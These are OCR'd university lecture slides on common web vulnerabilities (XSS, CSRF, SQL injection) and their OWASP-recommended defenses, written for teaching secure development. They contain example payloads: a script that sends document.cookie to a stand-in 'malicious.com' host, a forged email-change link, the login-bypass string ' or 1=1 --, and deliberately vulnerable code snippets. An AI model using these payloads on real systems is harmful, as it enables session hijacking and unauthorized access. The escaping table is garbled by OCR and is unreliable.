THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Common Web Vulnerabilities

Mike Reiter

Lawrence M. Slifkin Distinguished Professor
Department of Computer Science

Based in part on: H. Shahriar and M. Zulkernine, Mitigating program security vulnerabilities: Approaches and challenges. ACM Computing Surveys, 2012.
Weinberger, et al. A systematic analysis of XSS sanitization in web application frameworks. ESORICS 2011.
And https://www.owasp.org

1

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Input Validation is Key

- We have seen examples of vulnerabilities that exploit memory management in languages like C/C++
- There are many other classes of vulnerabilities that work against other languages, even type-safe ones!
  - Many arise in the context of the web
- Defeating most of them boil down to doing good *input validation* and *sanitization*

2

2

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Cross-Site Scripting (XSS)

- XSS vulnerabilities allow the generation of dynamic HTML contents with invalidated (and potentially malicious) inputs
- Inputs are interpreted by browsers while rendering web pages

3

3

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Stored XSS

- Stored XSS attacks occur when dynamic HTML contents are generated from unsanitized information stored in persistent storage
- For example, consider a blog site to which someone posts the "comment"

```
<script>alert('xss');</script>
```

- If the server, serves this "comment" back to the next user without sanitizing it, then the user's browser might execute the script!


4

4

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Stored XSS

```
<script>
  alert('xss');
</script>
```



5

5

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Stored XSS

- Now suppose that the script is

```
<script>
  document.location =
    'http://malicious.com/?' +
    document.cookie
</script>
```


- This transfers the cookie for the current web site to malicious.com
  - Depending on what the cookie is, it might allow the attacker to perform commands as the user

6

6

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Reflected XSS




```
echo $_GET('fname');
echo "was not found";
```

7

7

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

DOM-Based XSS

- Modifies the DOM "environment" in the victim browser used by a client-side script
- For example, suppose a web site sends this Javascript script to a browser

```
…
var name =
  document.URL.indexOf("name=") + 5;
document.write ("Hello" + name);
…
```

in response to a request for **`page.html`**

8

8

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

DOM-Based XSS

- Then, requesting

  `/page.html?name=Mark`

  results in

  `Hello Mark`
- Requesting

  `/page.html#name=Mark`

  does the same thing, but does not send anything after the # to the server
- Now, consider requesting

```
/page.html#name=<script>alert('xss');</script>
```

9

9

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Defending Against These Attacks

- *Escaping, sanitization,* or *filtering* is the practice of encoding or eliminating dangerous constructs in untrusted data
- The most widespread approach in practice for defending against these types of attacks
- Unfortunately, proper sanitization is much, much harder than it looks

10

10

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Sanitization Example

- Imagine that a web server is using this untrusted string to construct output

```
"<p>" + "<script> doEvil()</script>" + "</p>"
```

Untrusted

11

11

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Sanitization Example

- Use a special function to remove "bad" content

```
"<p>" +
sanitizeHTML(
   "<script>
        doEvil()
    </script>"
) +
"</p>"
```

```
<p>
   doEvil()
</p>
```

- Are we done?

12

12

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

A More Complex Example

```
"<a href='" +
sanitizeHTML(
  "javascript: …"
) +
"' />"
```

HTML context sanitizer

```
<a href='
javascript: …
'/>
```

URI Context, not HTML

- Sanitization needs to be *context specific*!

13

13

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Now Are We Done?

- So, suppose you now have sanitizers for tags, URLs, attributes …

```
<div
onclick='displayCommen
    SANITIZED_ATTRIBUTE
")'
>
</div>
```

What if `SANITIZED_ATTRIBUTE =`

`");stealInfo(""`

14

14

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Now Are We Done?

```
<div
onclick='displayComment("

  SANITIZED_ATTRIBUTE

")'
>
</div>
```

```
<div
onclick='displayComment(
"");
stealInfo("")
'>
</div>
```

- Browser entity-decodes the `"` entity names into characters (")
  - Changes how this data will appear in the JavaScript
- Multiple contexts are now relevant

15

15

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

XSS Defenses [OWASP]

- Never insert untrusted data except in allowed locations

`<script>`...NO UNTRUSTED DATA HERE... `</script>`	directly in script
`<!--`...NO UNTRUSTED DATA HERE...`-->`	inside HTML comment
`<div` ...NO UNTRUSTED DATA HERE...`=test />`	in attribute name
<NO UNTRUSTED DATA HERE... `href="/test" />`	in tag name
`<style>` ...NO UNTRUSTED DATA HERE`...</style>`	directly in CSS

16

16

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

XSS Defenses [OWASP]

- HTML escape before inserting untrusted data into HTML element content
  - Most web frameworks have a method for HTML escaping for important characters

&	→	&	"	→	"
>	→	>	'	→	'
<	→	<	/	→	/

```
<body> ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE... </body>

<div> ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...
```

- Attribute escape before inserting untrusted data into HTML common attributes

17

17

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

XSS Defenses [OWASP]

- JavaScript escape before inserting untrusted data into JavaScript data values
  - Applies to dynamically generated JavaScript code, both script blocks and event-handler attributes

```
<script>alert('...ESCAPE UNTRUSTED DATA HERE...')</script>
                                        inside a quoted string
<script>x='...ESCAPE UNTRUSTED DATA HERE...'</script>
                                        one side of a quoted expression
<div onmouseover="x='...ESCAPE UNTRUSTED DATA HERE...'"</div>
                                        inside quoted event handler
```

- Some JavaScript functions that can never safely use untrusted data as input, even if JavaScript escaped!

18

18

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

XSS Defenses [OWASP]

- CSS escape and strictly validate before inserting untrusted data into HTML style property values
  - For when you want to put untrusted data into a stylesheet or a style tag
- URL escape before inserting untrusted data into HTML URL parameter values
  - For when you want to put untrusted data into HTTP GET parameter value

19

19

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

XSS Defenses [OWASP]

- If your application handles markup (i.e., untrusted input that is supposed to contain HTML), then use a library that can parse and clean HTML formatted text
  - HtmlSanitizer
  - OWASP Java HTML Sanitizer
  - Ruby on Rails SanitizeHelper
  - PHP HTML Purifier
  - JavaScript/Node.js Bleach
  - Python Bleach

20

20

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

XSS Defenses [OWASP]

- And then there's DOM-based XSS … OMG!
- OWASP lists 7 "rules" and 10 "guidelines", e.g.,
  - Rule #1: HTML escape then JavaScript escape before inserting untrusted data into HTML subcontext within the execution context
  - Rule #3: Be careful when inserting untrusted data into the event handler and JavaScript code subcontexts within an execution context
- If you're going to work in this domain, you need to educate yourself!

21

21

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Cross-Site Request Forgery

- Consider a page from **`www.foo.com`** to allow a user to update her email address

```
<HTML>
<BODY>
<FORM action="editprofile.php" method="POST">
  <INPUT type="hidden" name="action"
    value="setemail">
  <INPUT type="text" name="email" value="">
  <INPUT type="submit"
    value="Change Email Address">
</BODY>
</HTML>
```

22

22

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Cross-Site Request Forgery

- Here is a snippet from **`editprofile.php`** on the server

```
if (!valid($SESSION['username'])) {
  echo "invalid session detected!";
  exit;
}

if ($POST['action'] == 'setemail'){
  update profile($POST['email']);
}
```

23

23

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Cross-Site Request Forgery

- If the user supplies the new email address as **`user@xyz.com`**, the legitimate request becomes

```
http://www.foo.com/editprofile?
action=setemail&email=user@xyz.com
```

- Browser adds the session information (or cookie) in the request before sending to the server program

24

24

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

Cross-Site Request Forgery

- Now suppose the attacker tricks the user into clicking on

```
http://www.foo.com/editprofile?
action=setemail&email=attacker@evil.com
```

- Note that this needs to happen while the user is logged in at foo.com

25

25

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

CSRF Defenses [OWASP]

- Any state changing operation should require a secure random token, the "CSRF token"
  - Should be large, random, unique per user session
  - Add CSRF token as a hidden field for forms headers / parameters for AJAX calls, and within the URL if the state changing operation occurs via a GET
  - Server rejects the requested action if the CSRF token fails validation
- Unlike cookies, CSRF tokens are not sent automatically with forged requests by browser
- See OWASP for additional defenses

26

26

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

CSRF Defenses [OWASP]

- Note: any cross-site scripting vulnerability can be used to defeat all CSRF mitigation techniques available in the market today
  - XSS payload can use XMLHttpRequest and obtain the generated token from the response, and include that token with a forged request
- Don't use GET requests for state changing operations (RFC 2616)

27

27

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

SQL Injection Example

- Consider the following Java servlet

```
String LoginAction (HttpServletRequest request, ...)
   throws IOException {
   String sLogin = getParam (request, "Login");
   String sPassword = getParam (request, "Password");
   java.sql.ResultSet rs = null;
   String qry = "select member_id, member_level from
                 members where ";
   qry = qry + "member_login = '" + sLogin +
         "' and member_password = '" + sPassword + "'";
   java.sql.ResultSet rs = stat.executeQuery (qry);
   if (rs.next()) {    // Login and password passed
       session.setAttribute("UserID", rs.getString(1));
       …
   } …
}
```

28

28

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

SQL Injection Example

- If "**Login**" parameter is "**guest**" and "**Password**" parameter is "**secret**", then **qry** becomes …

```
select member_id, member_level
from members where
member_login = 'guest' and
member_password = 'secret'
```

29

29

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

SQL Injection Example

- If "**Login**" parameter is "**' *or* 1=1 --**" and "**Password**" parameter is "", then **qry** becomes …

```
select member_id, member_level
from members where
member_login = '' or 1=1
-- and member_password = ''
```

- "**1=1**" is a tautology
- "**--**" begins a comment

30

30

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

SQL Defenses [OWASP]

- Prepared statements w/ parameterized queries
  - Forces the developer to first define all SQL code, and later pass in each parameter to the query
  - Allows the database to distinguish between code and data, regardless of user input
- Stored procedures
  - Like above, but SQL code for a stored procedure is defined and stored in the database itself, and then called from the application
  - Stored procedure should not include any unsafe dynamic SQL generation

31

31

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

SQL Defenses [OWASP]

- White-list input validation
  - if user-provided values are used to make table names and column names, then the values should be mapped to legal/expected table or column names
  - Example:

```
String tableName;
 switch(PARAM):
   case "Value1": tableName = "fooTable";
                  break;
   case "Value2": tableName = "barTable";
                  break;
     ...
   default      :
     throw new InputValidationException("unexpected value
     provided for table name");
```

32

32

THE UNIVERSITY of NORTH CAROLINA at CHAPEL HILL

SQL Defenses [OWASP]

- Escaping all user-supplied input
  - If you escape all user supplied input using the proper escaping scheme, the DBMS will not confuse that input with SQL code written by the developer
  - Can be fragile/tricky; other approaches preferred

```
Codec ORACLE_CODEC = new OracleCodec();
 String query =
  "SELECT user_id FROM user_data WHERE user_name = '" +
  ESAPI.encoder().encodeForSQL( ORACLE_CODEC,
                                req.getParameter("userID")) +
  "' and user_password = '" +
  ESAPI.encoder().encodeForSQL( ORACLE_CODEC,
                                req.getParameter("pwd")) +
  "'";
```

33

33